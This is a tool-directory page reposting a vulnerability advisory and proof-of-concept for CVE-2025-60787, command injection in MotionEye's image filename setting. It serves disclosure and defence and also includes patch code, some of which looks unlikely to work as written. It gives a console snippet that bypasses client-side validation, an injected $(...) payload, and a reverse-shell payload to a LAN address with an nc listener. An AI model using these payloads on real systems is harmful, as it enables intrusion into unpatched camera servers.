
Skip to content
KitploitKITPLOIT
ToolsBlog
Submit
ToolsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

··Feeds·Contact·Privacy·© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
CVE-2025-60787 — Proof-of-concept for CVE-2025-60787, demonstrating remote code execution in MotionEye <= 0.43.1b4 via client-side validation bypass and command injection in image filename. | Kitploit
Tools/GitHubGitHub/prabhatverma47/cve-2025-60787
Vulnerability AnalysisCode AnalysisExploitationWeb Application ExploitationPenetration TestingRed Teaming
GitHubprabhatverma47/cve-2025-60787

CVE-2025-60787

Proof-of-concept for CVE-2025-60787, demonstrating remote code execution in MotionEye <= 0.43.1b4 via client-side validation bypass and command injection in image filename.

View Repository
511 months agoNot yet reviewed

Most Popular

View all →

Discover the most used tools by our community.

Explore all tools

Browse our collection of tools

View all tools →
Share

CVE-2025-60787

CVE-2025-60787 Poc - RCE - MotionEye <= 0.43.1b4
Original link: https://github.com/prabhatverma47/motionEye-RCE-through-config-parameter

MotionEye RCE via Client-Side Validation Bypass

Summary

During security testing of a MotionEye instance running in Docker, it was observed that client-side validation within the web UI can be bypassed. This allows arbitrary input to be submitted, including payloads that can trigger execution on the host container. The issue poses a risk of remote code execution (RCE) if exploited.

Affected Versions: All versions up to and including 0.43.1b4
Patch Status: No patch available yet. A workaround is given in this advisory.
project reference: https://github.com/motioneye-project/motioneye
CWE: CWE-20, CWE-78, CWE-116
CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:U/C:H/I:H/A:H
CVSS: 7.2/10


Environment

  • Target: MotionEye running in Docker
  • Image: ghcr.io/motioneye-project/motioneye:edge

  • Exposed Port: mapped to container’s
9999
8765
  • Test Credentials: admin / blank password (default)

  • Steps to Reproduce

    1. Container Setup

    Run the following command to initiate the Docker image download and start the container

    root@kitploit:~
    docker run -d --name motioneye -p 9999:8765 ghcr.io/motioneye-project/motioneye:edge
    
    image

    2. Version Verification

    root@kitploit:~

    docker logs motioneye | grep "motionEye server"
    

    Result: MotionEye server 0.43.1b4 image
    3. File System Access


    Once the Docker container is running, the container shell can be accessed using the following commands

    root@kitploit:~
    docker exec -it motioneye /bin/bash
    ls -la /tmp
    
    image

    4. Initial Access

    Access web interface at:
    http://127.0.0.1:9999
    Login: admin (blank password)


    5. Camera Setup

    Added sample RTSP network camera.
    image

    6. Injection Attempt


    A malicious execution command was entered into the “Still Images” > “Image File Name” , but a client-side validation error was encountered.

    root@kitploit:~
    $(touch /tmp/test).%Y-%m-%d-%H-%M-%S
    

    Blocked by client-side validation.

    image

    image

    7. Client-Side Validation Discovery


    The following script is responsible for the validation: /static/js/main.js?v=0.43.1b4, which references /static/js/ui.js?v=0.43.1b4 to implement the validation conditions.

    File: /static/js/main.js?v=0.43.1b4 referencing /static/js/ui.js?v=0.43.1b4

    root@kitploit:~
    function configUiValid() {
        $('div.settings').find('.validator').each(function () { this.validate(); });
        var valid = true;
        $('div.settings input, select').each(function () {
            if (this.invalid) { valid = false; return false; }
        });
        return valid;
    }
    

    8. Bypass Technique

    By overriding the configUiValid function in the browser console, all validation checks can be bypassed: Enter below snippet in console of the browser (F12 or Ctrl+Shift+I)

    root@kitploit:~
    configUiValid = function() { 
        return true; 
    };
    
    image

    9. Payload Execution

    Now payload can be directly entered without any validation: set as below and Apply the settings

    Settings:

    • Capture mode = Interval Snapshots
    • Interval = 10
    • Image File Name:
    root@kitploit:~
    $(touch /tmp/test).%Y-%m-%d-%H-%M-%S
    
    image


    Applied → File created with root permissions.
    image

    Impact: Weaponizing RCE


    simple reverse shell production:


    Listener:

    root@kitploit:~
    nc -lvnp 4444
    
    image

    Injected Payload:

    root@kitploit:~
    $(python3 -c "import os;os.system('bash -c \"bash -i >& /dev/tcp/192.168.0.108/4444 0>&1\"')").%Y-%m-%d-%H-%M-%S
    
    image

    Result: Remote shell obtained.


    Root Cause & Flow

    MotionEye is vulnerable because it takes user input from the web dashboard and writes it straight into the Motion config files without checking for dangerous characters. For example, the field image_file_name in the UI is sent to the backend (config.py) and saved into /etc/motioneye/camera-.conf. When MotionEye restarts the Motion service (motionctl.start), the Motion process reads this config file. If the picture_filename field contains shell syntax like $(touch /tmp/test), Motion will run it as a real command instead of treating it as part of the filename.

    Unsanitized input written into Motion config files:
    Dashboard JS → ConfigHandler.set_config() → camera-1.conf → motionctl.restart() → motion parses picture_filename → executes payload


    Prevention


    Sanitization Fix

    File: /usr/local/lib/python3.13/dist-packages/motioneye/config.py

    root@kitploit:~
    def sanitize_filename(value):
        # allow only letters, numbers, %, _, -, /, .
        for ch in value:
            if not (ch.isalnum() or ch in "%-_/."):
                return "%Y-%m-%d/%H-%M-%S"  # safe fallback
        return value
    
    image

    Apply sanitization:

    root@kitploit:~
    data['picture_filename']  = sanitize_filename(ui['image_file_name'])
    data['snapshot_filename'] = sanitize_filename(ui['image_file_name'])
    

    before: image after: image


    Alternative Resolution

    Step 1: Run Docker

    root@kitploit:~
    docker run -d --name motioneye -p 9999:8765 ghcr.io/motioneye-project/motioneye:edge
    

    Step 2: Access Container

    root@kitploit:~
    docker exec -it motioneye /bin/bash
    docker cp motioneye:/usr/local/lib/python3.13/dist-packages/motioneye/config.py ./config.py
    docker cp ./Mconfig.py motioneye:/usr/local/lib/python3.13/dist-packages/motioneye/config.py
    

    Step 3: Modify Config

    Original:

    root@kitploit:~
    on_event_start = [f"{meyectl.find_command('relayevent')} start %t"]
    on_event_end = [f"{meyectl.find_command('relayevent')} stop %t"]
    on_movie_end = [f"{meyectl.find_command('relayevent')} movie_end %t %f"]
    on_picture_save = [f"{meyectl.find_command('relayevent')} picture_save %t %f"]
    

    Replace with:

    root@kitploit:~
    import re
    
    on_event_start  = [f"{meyectl.find_command('relayevent')} start '{re.sub(r'[;&|$`()<>\"\\' ]', '', '%t')}'"]
    on_event_end    = [f"{meyectl.find_command('relayevent')} stop '{re.sub(r'[;&|$`()<>\"\\' ]', '', '%t')}'"]
    on_movie_end    = [f"{meyectl.find_command('relayevent')} movie_end '{re.sub(r'[;&|$`()<>\"\\' ]', '', '%t')}' '{re.sub(r'[;&|$`()<>\"\\' ]', '', '%f')}'"]
    on_picture_save = [f"{meyectl.find_command('relayevent')} picture_save '{re.sub(r'[;&|$`()<>\"\\' ]', '', '%t')}' '{re.sub(r'[;&|$`()<>\"\\' ]', '', '%f')}'"]
    
    image

    Step 4: Restart

    root@kitploit:~
    docker restart motioneye
    
    image

    Alternative Patch


    Inside motion_camera_ui_to_dict(...):

    Original:

    root@kitploit:~
    data['picture_filename'] = ui['image_file_name']
    data['snapshot_filename'] = ui['image_file_name']
    

    Replace with:

    root@kitploit:~
    from re import sub
    data['picture_filename']  = (sub(r'[^A-Za-z0-9._%/-]', '_', ui['image_file_name']).lstrip('/') or '%Y-%m-%d/%H-%M-%S')
    data['snapshot_filename'] = (sub(r'[^A-Za-z0-9._%/-]', '_', ui['image_file_name']).lstrip('/') or '%Y-%m-%d/%H-%M-%S')
    

    Download Tool